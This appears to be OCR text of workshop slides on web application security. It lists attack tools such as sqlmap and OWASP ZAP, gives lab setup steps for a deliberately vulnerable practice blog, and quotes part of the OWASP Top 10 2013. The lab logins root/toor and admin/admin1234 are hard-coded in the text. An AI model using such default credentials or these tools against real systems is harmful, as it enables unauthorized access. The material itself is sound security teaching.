
root/toor

OWASP Zed Attack Proxy (ZAP)




https://www.owasp.org/index.php/OWASP_Zed_Attack_Proxy_Project


OWASP CSRFTester



sqlmap

Wordy Ninja Blog





https://github.com/cjudd/wordyninjablog

WANTED

Vulnerable Free Software

First person to identify and exploit a security vulnerability in Wordy Ninja Blog I wasn't aware of gets a

REWARD

$20 Amazon Gift Card

Setup Lab

1. Start MySQL
   `/etc/init.d/mysql start`
2. Start Wordy Ninja
   `cd ~/devl/wordyninjablog`
   `./gradlew run`
3. Open browser and navigate to http://localhost:8080
4. Login as admin/admin1234
5. Add Post

OWASP

Open Web Application Security Project

https://www.owasp.org

OWASP

The Open Web Application Security Project

OWASP Top 10 - 2013

The Ten Most Critical Web Application Security Risks


release

A1 – Injection	Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.
A2 – Broken Authentication and Session Management	Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.
A3 – Cross-Site Scripting (XSS)	XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.
A4 – Insecure Direct Object References	A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.
A5 – Security Misconfiguration	Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

A6 – Sensitive Data Exposure	Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.
